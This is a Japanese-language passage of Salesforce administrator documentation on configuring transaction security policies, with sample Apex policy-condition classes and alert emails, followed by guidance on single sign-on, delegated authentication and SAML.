すべてのトランザクションセキュリティポリシーで Apex `TxnSecurity.PolicyCondition` インターフェースを実装する必要があります。次に、いくつか例を示します。

トランザクションセキュリティポリシーの管理

トランザクションセキュリティポリシーを使用して、ポリシーを実装する Apex コードの定義、有効化、および生成を行います。ポリシーがトリガされた場合の通知方法を指定し、有効にするポリシーを選択します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

トランザクションセキュリティ通知の受信

有効にしたポリシーがトリガされると、選択した方法で通知を受信します。この通知はわかりやすい書式で記載されています。

トランザクションセキュリティポリシー

ポリシーは、指定したイベントを使用してアクティビティを評価します。ポリシーごとに、通知、ブロック、2要素認証の強制、終了するセッションの選択などのリアルタイムアクションを定義します。

組織のトランザクションセキュリティを有効にすると、次の 2 つのポリシーが作成されます。

- 同時ログインセッション数を制限する同時セッションの制限ポリシー
- リードでデータダウンロードの超過をブロックするリードデータエクスポートポリシー

ポリシーの対応する Apex クラスも組織に作成されます。システム管理者は、ポリシーをすぐに有効にしたり、Apex クラスを編集してポリシーをカスタマイズしたりできます。

たとえば、ユーザあたりの同時セッション数を制限する同時セッションの制限ポリシーを有効化するとします。また、ポリシーがトリガされた場合にメールで通知されるように、ポリシーを変更します。さらに、ポリシーの Apex 実装を更新して、デフォルトの5セッションではなく3セッションにユーザを制限します (大変な作業のように聞こえますが、実際は簡単です)。その後で、3つのログインセッションを持つユーザが4つ目のセッションを作成しようとします。この操作はポリシーにより回避され、新しいセッションを始める前に既存のいずれかのセッションを終了するように要求されます。同時に、ポリシーがトリガされたことがユーザに通知されます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

トランザクションセキュリティアーキテクチャでは、セキュリティポリシーエンジンを使用して、イベントを分析し必要なアクションを判断します。



トランザクションセキュリティポリシーは、イベント、通知、およびアクションで構成されます。

- 組織に適用されるポリシー (イベント対象)。使用可能なイベント種別は次のとおりです。
  - 取引先、取引先責任者、リード、商談オブジェクトのデータのエクスポート

  - 認証プロバイダ、認証セッション、クライアントブラウザ、ログイン IP のエンティティ
  - ログイン
  - 接続アプリケーション、レポート、ダッシュボードのリソースアクセス
- 使用可能なポリシーの通知—メール、アプリケーション内通知あるいはその両方で通知を受けることができます。
- ポリシーがトリガされた場合に実行されるアクションは、次のとおりです。
  - 操作をブロックする
  - 2 要素認証を使用した高いレベルの保証を必須とする
  - 現在のセッションを終了する

  アクションを実行せずに、通知のみを受信することもできます。使用可能なアクションは、選択したイベント種別によって異なります。

トランザクションセキュリティの設定

カスタムポリシーを作成する前に組織のトランザクションセキュリティを有効化および設定します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

1. トランザクションセキュリティポリシーを有効にして使用できるようにします。
   a. [設定]から、[クイック検索] ボックスに「*トランザクションセキュリティ*」と入力し、[トランザクションセキュリティ] を選択します。
   b. ページ上部で[カスタムトランザクションセキュリティポリシーを有効化]を選択します。

   同時セッション数を制限する ConcurrentSessionsLimitingPolicy がトリガされる状況は 2 つあります。

   - 5 つの同時セッションがあるユーザが 6 番目のセッションにログインしようとする場合
   - すでにログインしているシステム管理者が2回目のログインを試行する場合

   許可されるセッション数を調整するには、Apex ポリシー実装の `ConcurrentSessionsPolicyCondition` を変更します。

   リードデータエクスポートポリシーは、リードでのデータダウンロードの超過をブロックします。次のいずれかのダウンロードが行われる場合にトリガされます。

   - 2,000 件を超えるリードレコードの取得
   - 完了までに 1 秒超かかる

   `DataLoaderLeadExportCondition` ポリシー実装を変更することで、これらの値を変更できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

ユーザ権限

トランザクションセキュリティポリシーを作成、編集、管理する

- 「Apex 開発」

  および

  「アプリケーションのカスタマイズ」

2. トランザクションセキュリティが有効になったら、組織の設定を指定します。
   a. [トランザクションセキュリティポリシー] ページで、[デフォルト設定] をクリックします。
   b. [許可されている Salesforce セッションの最大数を超えると、最も古いセッションが終了します。] 設定を選択します。

ログインポリシーは、プログラムによるアクセスや、Salesforce Classic および Lightning Experience からのアクセスに適用されます。同時ユーザセッション数を制限するポリシーを作成すると、すべてのセッションがその制限にカウントされます。ユーザ名とパスワードを使用する通常のログイン、Web アプリケーションによるログイン、認証プロバイダを使用するログイン、およびその他のすべてのログイン種別が対象となります。

Salesforce Classic または Lightning Experience では、終了するセッションを選択するように求められるため、セッション制限は問題になりません。プログラム内でこの選択を行うことはできないため、セッション制限に達したことを示すトランザクションセキュリティ例外がプログラムで発生します。

この問題を回避するには、[許可されている Salesforce セッションの最大数を超えると、最も古いセッションが終了します。]を選択します。これにより、許可されたセッション数を超える要求がプログラムで行われた場合、セッション数が制限を下回るまで古いセッションが終了します。この設定は、UI からのログインでも機能します。終了するセッションを選択するように求める代わりに、最も古いセッションが自動的に終了し、新しいセッションで新規ログインが開始します。次に、OAuth フローでログインポリシーを処理する方法 (設定が選択されている場合とされていない場合) を示します。

フロー種別	設定が選択されている場合のアクション	設定が選択されていない場合のアクション
OAuth 2.0 Web サーバ	認証コードとアクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	認証コードは付与されるが、アクセストークンは付与されない ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。
OAuth 2.0 ユーザエージェント	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。
OAuth 2.0 更新トークンフロー	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 JWT ベアラートークン	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 SAML ベアラーアサーション	アクセス権が付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外

フロー種別	設定が選択されている場合のアクション	設定が選択されていない場合のアクション
OAuth 2.0 ユーザ名およびパスワード	アクセス権が付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	ポリシーで許可されているセッション数を超えたことが原因でアクセスが拒否される
SAML アサーション	該当なし	該当なし

認証フローについての詳細は、Salesforce ヘルプの「Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)」を参照してください。

カスタムトランザクションセキュリティポリシーの作成

特定のイベントでトリガされる独自のカスタムポリシーを作成します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

ユーザ権限

トランザクションセキュリティポリシーを作成、編集、管理する
- 「Apex 開発」
  および
  「アプリケーションのカスタマイズ」

1. [設定]から、[クイック検索] ボックスに「*トランザクションセキュリティ*」と入力し、[トランザクションセキュリティ] を選択して、カスタムトランザクションセキュリティポリシーの [新規] をクリックします。
2. 新しいポリシーの基本情報項目を入力します。
   - わかりやすさとメンテナンス性を考慮して、API とポリシーに同じような名前を使用します。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
   - 行動の種別 — 使用可能なアクションを決定します。次のいずれかになります。
     - ログイン—ユーザのログイン。ログインでは、通知の任意の組み合わせと次のアクションを設定できます。
       - アクセスを完全にブロックする
       - 続行して 2 要素認証の使用を必須とする
       - 続行して現在のログインセッションの終了を必須とする
     - エンティティ—オブジェクト種別。特定のリソースおよび目的の通知種別を選択します。
     - データのエクスポート—選択したオブジェクト種別がエクスポートされた場合に通知します。使用できるオブジェクト種別は、取引先、ケース、取引先責任者、リード、および商談です。ポリシーをトリガするには、[レポート] タブから、またはデータローダやワークベンチなどの API クライアントからデフォルトのレポートタイプを使用して、エクスポートを実行する必要があります。

- **AccessResource**—選択したリソースへのアクセスがあった場合に通知します。アクセスをブロックしたり、アクセスを許可する前に 2 要素認証を必須にしたりできます。

- 通知 — ポリシーごとに通知方法 (すべて、一部、なし) を選択できます。
- 受信者 — システム管理者プロファイルが割り当てられた有効ユーザである必要があります。
- リアルタイムアクション —ポリシーがトリガされたときに実行されるアクションを指定します。使用可能なアクションは、イベント種別によって異なります。メール通知とアプリケーション内通知は常に使用可能です。ログインイベントおよびリソースイベントの場合、アクションをブロックしたり、2 要素認証を使用した高いレベルのアクセス制御を必須としたりすることもできます。ログインイベントの場合、現在のセッションを続行する前に既存のセッションを終了することを必須にできます。常に最も古いセッションが終了するように、セッション終了のデフォルトアクションを設定できます。

  メモ: Salesforce1 または Lightning Experience の場合、AccessResource イベント種別で 2 要素認証を使用することはできません。代わりに [ブロック] アクションが使用されます。

  重要: 2要素認証アクションを要求するポリシーを作成する場合、時間ベースのワンタイムパスワードを取得する手段をユーザに提供します。このパスワードは、2番目の認証要素になります。これを行わないと、ユーザが2番目の認証要素を求められる状況になった場合に、ログインやレポートの実行などの作業を完了できなくなります。

- [Apex ポリシー] の既存のクラスを使用することも、**[Apex を生成]** を選択して、`TxnSecurity.PolicyCondition` インターフェースを実装するデフォルトポリシークラスを作成することもできます。また、組織に追加したカスタマイズを活用する独自のポリシーを作成できます。
- [他のアカウントでポリシーを実行] に選択するユーザには、システム管理者プロファイルが必要です。

3. 必要に応じて、ポリシーの一部として特定のプロパティの条件を作成できます。たとえば、特定のソース IPからレポートまたはダッシュボードへのアクセスがあった場合にトリガされるポリシーを作成できます。ソース IP は、チェック対象のプロパティです。
   - 使用可能なプロパティは、選択したイベント種別によって異なります。
   - たとえばログインイベントでは、特定の日数内に発生したプロパティの変更やプロパティ値の完全一致を検索できます。
4. ポリシーを有効にするには、ポリシーのチェックボックスをオンにします。要件に基づいて、ポリシーを有効および無効にできます。
5. **[保存]** をクリックします。

選択内容を保存すると、新しいポリシーの編集ページが表示されます。ここでは、ポリシーを変更したり、その Apex クラスを確認したりできます。

ポリシーの Apex インターフェースを生成する前に条件値を指定していなかった場合、後で条件を追加できます。条件を変更する場合は編集できます。ポリシーを有効化する前に、Apex コードを編集して条件を含めます。条件を含めないと、ポリシーはトリガされません。例については、「トランザクションセキュリティ通知の Apex ポリシー」を参照してください。

同じイベント種別に複数のポリシーを作成できますが、ポリシーとそのアクションは重複しないようにすることをお勧めします。特定のイベントが発生するとそのイベントのすべてのポリシーが実行されますが、実行順序は不確定です。たとえば、エクスポートされる取引先責任者に2つのポリシーが有効になっている場合、どちらのポリシーが最初にトリガされるのかはわかりません。一方のポリシーでは取引先責任者がコピーされ、

もう一方のポリシーでは取引先責任者が削除される場合、削除が最初に実行されるとコピー操作に失敗します。

トランザクションセキュリティ通知の Apex ポリシー

すべてのトランザクションセキュリティポリシーで Apex `TxnSecurity.PolicyCondition` インターフェースを実装する必要があります。次に、いくつか例を示します。

ポリシーの Apex インターフェースを生成する前に条件値を指定していなかった場合、後で条件を追加できます。条件を変更する場合は編集できます。ポリシーを有効化する前に、Apex コードを編集して条件を含めます。条件を含めないと、ポリシーはトリガされません。次に、条件の作成方法の例を示します。

カスタムポリシーに DML (Data Manipulation Language) ステートメントを追加しないでください。`true` または `false` のどちらに評価されるかに関係なく、トランザクションセキュリティポリシーが評価されると、DML 操作はロールバックされます。

トランザクションセキュリティポリシーを削除しても、`TxnSecurity.PolicyCondition` 実装は削除されません。Apex コードを他のポリシーで再利用できます。

この Apex ポリシーの例では、過去 24 時間でいずれかのユーザが複数の IP アドレスからログインしたときにトリガされるポリシーが実装されています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

例:

```
global class LoginPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AggregateResult[] results = [SELECT SourceIp
                                 FROM LoginHistory
                                 WHERE UserId = :e.userId
                                       AND LoginTime = LAST_N_DAYS:1
                                 GROUP BY SourceIp];
    if(!results.isEmpty() && results.size() > 1) {
      return true;
    }
    return false;
  }
}
```

この Apex ポリシーの例では、セッションが特定の IP アドレスから作成されたときにトリガされるポリシーが実装されています。

例:

```
global class SessionPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AuthSession eObj = [SELECT SourceIp FROM AuthSession WHERE Id = :e.entityId];
    if(eObj.SourceIp == '1.1.1.1' ){
      return true;
    }
```

```
    return false;
  }
}
```

この DataExport ポリシーでは、いずれかのユーザがデータローダ経由でデータをエクスポートしたときにトリガされるポリシーが実装されています。

例:

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SourceIp') == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

この Apex ポリシーは、いずれかのユーザがレポートにアクセスしたときにトリガされます。

例:

```
global class ReportsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' ){
      return true;
    }
    return false;
  }
}
```

この Apex ポリシーは、いずれかのユーザが接続アプリケーションにアクセスしたときにトリガされます。

例:

```
global class ConnectedAppsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' && (e.entityId == '0CiD00000004Cce')){

      return true;
    }
    return false;
  }
}
```

関連トピック:

PolicyCondition のその他の実装例

Apex DML 操作

トランザクションセキュリティポリシーの管理

トランザクションセキュリティポリシーを使用して、ポリシーを実装する Apex コードの定義、有効化、および生成を行います。ポリシーがトリガされた場合の通知方法を指定し、有効にするポリシーを選択します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

1. [設定]から、[クイック検索] ボックスに「*トランザクションセキュリティ*」と入力し、[トランザクションセキュリティ] を選択します。
2. [トランザクションセキュリティポリシー] ページから、次の操作を実行できます。
   - ビューの編集
   - ビューの作成
   - ポリシーの編集
   - ポリシーの作成
   - ポリシーの `TxnSecurity.PolicyCondition` Apex クラスの編集
   - ポリシーの削除
   - トランザクションセキュリティのデフォルト設定の指定

トランザクションセキュリティのデフォルト設定はいつでも変更できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

ユーザ権限

トランザクションセキュリティポリシーを作成、編集、管理する

- 「Apex 開発」

  および

  「アプリケーションのカスタマイズ」

トランザクションセキュリティ通知の受信

有効にしたポリシーがトリガされると、選択した方法で通知を受信します。この通知はわかりやすい書式で記載されています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

メール通知

トランザクションセキュリティからのメール通知は、「トランザクションセキュリティアラート!」という件名で送信されます。メッセージの本文には、トリガされたポリシーと、ポリシーをトリガしたイベントが記載されています。ポリシーがトリガされた時刻は、受信者のロケールおよびタイムゾーンで表示されます。たとえば、ポリシーが東部標準時間の午後 6 時 46 分にトリガされたとします。通知を受信するシステム管理者が太平洋標準時間の地域にいる場合、時刻は太平洋標準時間で表されます。次に例を示します。

例:

```
From: Transaction Security <noreply@salesforce.com>
To: Admin@company.com
Sent: Friday, November 12, 2014, 5:35 PM
Subject: Transaction Security Alert!

This is a transaction security policy alert.

Policy: An administrator created a new user.

Event(s) responsible for triggering this policy:
1. Created new user Lisa Johnson at 11/12/2014 5:35:09 PM PST
```

アプリケーション内通知

アプリケーション内通知を利用できるのは、Salesforce1 ユーザに限られます。通知には、トリガされたポリシーが一覧表示されます。次に例を示します。

例:

```
Transaction Security Alert:
Policy New Encrypted Custom Field was triggered.
```

シングルサインオン

シングルサインオンを使用すると、ユーザは各リソースに個別にログインすることなく、認証済みのすべてのネットワークリソースにアクセスできます。企業ユーザのデータベースまたはクライアントアプリケーションに対してユーザ名とパスワードを検証でき、Salesforce 管理の個別のユーザパスワードは必要ありません。

Salesforce には、シングルサインオンを使用する方法として、次の方法があります。

- Security Assertion Markup Language (SAML) を使用する統合認証を使用すると、関連付けられているが関連のない Web サービス間で認証と認証データを送信することができます。これにより、クライアントアプリケーションから Salesforce にサインオンできます。SAML を使用した統合認証は、組織でデフォルトで有効化されています。
- 代理認証のシングルサインオンを使用すると、Salesforce と選択した認証メソッドを統合することができます。これにより、LDAP (Lightweight Directory Access Protocol) サーバによる認証を統合するか、パスワードの変わりにトークンを使用する認証にシングルサインオンを実行することができます。一部のユーザは代理認証を使用し、それ以外のユーザは引き続き Salesforce 管理パスワードを使用するように、権限レベルで代理認証を管理します。代理認証は組織単位ではなく、権限ごとに設定されます。

  代理認証を使用する主な理由を次に示します。

  - 安全な ID プロバイダとのインテグレーションなど、より厳密なユーザ認証を使用できる
  - ログインページを非公開にし、企業ファイアウォールの内側からのみアクセスできるようにする
  - フィッシング攻撃を減らすために、Salesforce を使用する他のすべての企業と差別化できる

  この機能を Salesforce で有効化されるよう要求する必要があります。組織の代理認証シングルサインオンの有効化については、Salesforce にお問い合わせください。
- 認証プロバイダは外部サービスプロバイダのログイン情報を使用して、Salesforce 組織にユーザがログインできるようにします。Salesforce では、OpenID Connect プロトコルがサポートされており、ユーザは任意の OpenID プロバイダ (OpenID Connect をサポートする Google、Paypal、LinkedIn などのサービス) からログインできます。認証プロバイダが有効化されている場合、Salesforce はユーザのパスワードを検証しません。代わりに、Salesforce は外部サービスプロバイダのユーザログイン情報を使用して、認証情報を設定します。

外部 ID プロバイダを使用しており、Salesforce 組織にシングルサインオンを設定する場合、Salesforce はサービスプロバイダとして機能します。また、Salesforce を ID プロバイダとして有効化し、他のサービスプロバイダへの接続にシングルサインオンを使用することもできます。シングルサインオンを設定する必要があるのはサービスプロバイダのみです。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

[シングルサインオン設定]ページには、組織でどのバージョンのシングルサインオンが使用可能かが表示されます。シングルサインオン設定についての詳細は、「シングルサインオン用の SAML 設定」を参照してください。SAML および Salesforce セキュリティについての詳細は、『セキュリティ実装ガイド』を参照してください。

シングルサインオンの利点

シングルサインオンを実装すると、組織は次の利点を得られます。

- **管理コストの削減:** シングルサインオンを使用すると、パスワードを 1 つ覚えるだけで、ネットワークリソースや外部アプリケーションと Salesforce の両方にアクセスできます。企業ネットワークの内側から Salesforce にアクセスするとき、ユーザはシームレスにログインでき、ユーザ名やパスワードの入力を求められることはありません。企業ネットワークの外側から Salesforce にアクセスするとき、ユーザの企業ネットワークログインにより、ログインできます。管理するパスワードが少なくなるほど、システム管理者へのパスワードリセット要求も少なくなります。
- **既存の投資の活用:** 多くの企業が中央 LDAP データベースを使用してユーザ ID を管理しています。Salesforce の認証をこのシステムに代行させることで、ユーザが LDAP システムから削除されると、Salesforce にはアクセスできなくなります。このため、退社するユーザは、離職後の会社のデータへのアクセス権を自動的に失うことになります。
- **時間の節約:** 平均すると、1 つのオンラインアプリケーションにログインするのに 5 ～ 20 秒かかります。ユーザ名やパスワードの入力ミスがあり、再入力を求めるメッセージが出た場合には、さらに時間がかかります。シングルサインオンを使用すると、Salesforce に手動でログインする必要はなくなります。この数秒の節約が、生産性の向上につながります。
- **ユーザの採用の増加:** ログインしなくてよいという便利さから、日常的に Salesforce を使用するようになります。たとえば、ユーザはメールメッセージにレコードやレポートなどの Salesforce 内の情報へのリンクを記載して送信できます。メールの受信者がリンクをクリックすると、対応する Salesforce ページが自動的に開きます。
- **セキュリティの向上:** 企業ネットワーク用に作成したパスワードポリシーは、Salesforce にも有効となります。また、1回の使用のみ有効な認証情報を送信することで、機密データへのアクセス権を持つユーザに対するセキュリティの向上を図れます。

シングルサインオン実装のベストプラクティス

代理認証シングルサインオンについて

代理認証向けの Salesforce 設定

Salesforce 組織への個々の API クライアントアクセスの制御

API クライアントホワイトリストでは、データローダなどのすべての API クライアントアプリケーションを制限し、ユーザのプロファイルまたは権限セットに「任意の API クライアントを使用」権限がない場合はシステム管理者の承認を必須にすることができます。

シングルサインオンのログインエラーの参照

SAML について

SAML 用のジャストインタイムプロビジョニングについて

外部認証プロバイダについて

Frontdoor.jsp を使用した Salesforce へのログイン

frontdoor.jsp を使用すると、リモートアクセスの Force.com サイトやその他の API インテグレーションなど、カスタムの Web インターフェースから、既存のセッション ID とサーバ URL を使用して Salesforce にアクセスする権限をユーザに付与できます。

要求パラメータとクライアント設定 URL の使用

追加の要求パラメータを使用して、認証プロバイダに機能を追加できます。

ID プロバイダとサービスプロバイダ

*ID プロバイダ*は、ユーザがシングルサインオンを使用して他の Web サイトにアクセスできるようにする信頼済みプロバイダです。*サービスプロバイダ*は、アプリケーションをホストする Web サイトです。Salesforce を ID プロバイダとして有効化し、1 つ以上のサービスプロバイダを定義できます。これにより、ユーザはシングルサインオンを使用して、Salesforce から他のアプリケーションに直接アクセスできるようになります。シングルサインオンを使用すると、いくつものパスワードを覚える必要がなく、1つだけ覚えておけばよいため、ユーザは非常に助かります。さらに、アプリケーションをタブとして Salesforce 組織に追加できるため、ユーザはプログラムを切り替える必要がなくなります。

リモート設定の定義

指定ログイン情報

指定ログイン情報では、1つの定義にコールアウトエンドポイントの URL と必要な認証パラメータを指定します。認証済みのコールアウトの設定を簡略化するには、コールアウトエンドポイントとして指定ログイン情報を指定します。代わりに、URL をコールアウトエンドポイントとして指定する場合は、その URL を組織のリモートサイト設定に登録し、認証を自分で処理する必要があります。たとえば、Apex コールアウトの場合、コードで認証を処理する必要がありますが、セキュリティが低下し、特に OAuth 実装では複雑になる可能性があります。

Identity Connect について

Identity Connect によって、Active Directory を統合できます。

シングルサインオン実装のベストプラクティス

Salesforce には、シングルサインオンを使用する方法として、次の方法があります。

- Security Assertion Markup Language (SAML) を使用する統合認証を使用すると、関連付けられているが関連のない Web サービス間で認証と認証データを送信することができます。これにより、クライアントアプリケーションから Salesforce にサインオンできます。SAML を使用した統合認証は、組織でデフォルトで有効化されています。
- 代理認証のシングルサインオンを使用すると、Salesforce と選択した認証メソッドを統合することができます。これにより、LDAP (Lightweight Directory Access Protocol) サーバによる認証を統合するか、パスワードの変わりにトークンを使用する認証にシングルサインオンを実行することができます。一部のユーザは代理認証を使用し、それ以外のユーザは引き続き Salesforce 管理パスワードを使用するように、権限レベルで代理認証を管理します。代理認証は組織単位ではなく、権限ごとに設定されます。

  代理認証を使用する主な理由を次に示します。

  - 安全な ID プロバイダとのインテグレーションなど、より厳密なユーザ認証を使用できる
  - ログインページを非公開にし、企業ファイアウォールの内側からのみアクセスできるようにする
  - フィッシング攻撃を減らすために、Salesforce を使用する他のすべての企業と差別化できる

  この機能を Salesforce で有効化されるよう要求する必要があります。組織の代理認証シングルサインオンの有効化については、Salesforce にお問い合わせください。
- 認証プロバイダは外部サービスプロバイダのログイン情報を使用して、Salesforce 組織にユーザがログインできるようにします。Salesforce では、OpenID Connect プロトコルがサポートされており、ユーザは任意の OpenID プロバイダ (OpenID Connect をサポートする Google、Paypal、LinkedIn などのサービス) からログインできます。認証プロバイダが有効化されている場合、Salesforce はユーザのパスワードを検証しません。代わりに、Salesforce は外部サービスプロバイダのユーザログイン情報を使用して、認証情報を設定します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタマーポータルおよびパートナーポータルは **Database.com** Edition では利用できません。

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

さらに、サイトだけでなくポータルで使用するように SAML を設定することもできます。

代理認証のベストプラクティス

組織で代理認証シングルサインオンを実装する場合は、次のベストプラクティスを考慮してください。

- 組織の Web サービスの実装は、Salesforce サーバからアクセスできる必要があります。これは、Web サービスを DMZ 内のサーバにリリースする必要があるということです。Salesforce で、[代理認証] セクション ([設定] から [クイック検索] ボックスに「シングルサインオン設定」と入力し、[シングルサインオン設定] を選択) に [代理ゲートウェイ URL] を入力するときは、サーバの外部 DNS 名を使用してください。

- Salesforce とシステムを接続できない場合、または要求の処理に 10 秒以上かかる場合は、ログイン試行は失敗します。エラーはユーザに報告され、ユーザ企業の認証サービスが停止していることを示します。
- 名前空間、要素名、大文字の使用は、SOAP リクエストにあるとおりとします。可能な限り、WSDL からサーバスタブを生成して正確性を保つようにします。
- セキュリティ上の理由から、Web サービスは TLS で使用可能にしてください。Verisign や Thawte などの信頼できるプロバイダから得た証明書を使用する必要があります。信頼できるプロバイダの一覧については、Salesforce にお問い合わせください。
- ログイン要求を出した IP アドレスは、`sourceIp` です。この情報を使用して、ユーザの場所に基づいてアクセスを制限します。ログイン IP の範囲を検証する Salesforce の機能は、シングルサインオンユーザに対しても有効です。詳細は、「ユーザが Salesforce にログインできる範囲と時間帯の制限」(ページ 980)を参照してください。
- 社内組織で利用しているユーザ名と Salesforce ユーザ名との対応付けが必要な場合があります。組織が標準の対応付けに従っていない場合、ユーザデータベーススキーマ (Active Directory など) を拡張して、Salesforce ユーザ名をユーザアカウントの属性として含めることができる場合があります。そうすることで、お使いの認証サービスで、この属性を使用してユーザアカウントを対応付けることができます。
- システム管理者に対しては、シングルサインオンを有効にしないことをお勧めします。システム管理者がシングルサインオンユーザの場合、シングルサインオンサーバが機能停止すると、Salesforce にログインする方法がなくなります。システム管理者は、問題がある場合にはシングルサインオンを無効にできるように、常に Salesforce にログインできるようにしておく必要があります。
- 組織に実装する前にシングルサインオンソリューションを開発するときには、Developer Edition または Sandbox のアカウントの使用をお勧めします。無償の Developer Edition アカウントにサインアップするには、developer.salesforce.com にアクセスしてください。
- Salesforce for Outlook、Connect for Office、および Connect Offline などの Salesforce クライアントで実装を必ずテストしてください。詳細は、「Salesforce クライアントのシングルサインオンの実装」を参照してください。

SAML ベストプラクティスを使用した統合認証

組織で SAML を使用した統合シングルサインオンを実装する場合は、次のベストプラクティスを考慮してください。

- [シングルサインオン設定] ページから `[Salesforce ログイン URL]` 値を取得し、ID プロバイダの設定パラメータの対応箇所 (「受信者 URL」と呼ばれることがある) に指定します。
- Salesforce では、IDP サーバを使用したクロックスキューを最大 3 分間許可します。サーバクロックが最新であることを確認してください。
- SAML アサーションを使ったログインができない場合、ログイン履歴を常にチェックし、エラーメッセージを記録します。トラブルシューティングするには、[シングルサインオン設定] ページで SAML アサーション検証を使用します。
- 社内組織で利用しているユーザ名と Salesforce ユーザ名との対応付けが必要な場合があります。各 Salesforce ユーザの `FederationIdentifier` 項目に一意の識別子を追加する、またはユーザデータベーススキーマ (Active Directory など) を拡張して、Salesforce ユーザ名をユーザアカウントの属性として追加します。`[SAML のユーザ ID 種別]` 項目の対応するオプションを選択し、SAML アサーションの識別子を送信するよう、認証サービスを設定します。

- SAML アサーションを使用したログインをユーザに許可する前に、SAML 組織設定を有効にし、必要な設定をすべて行ってください。
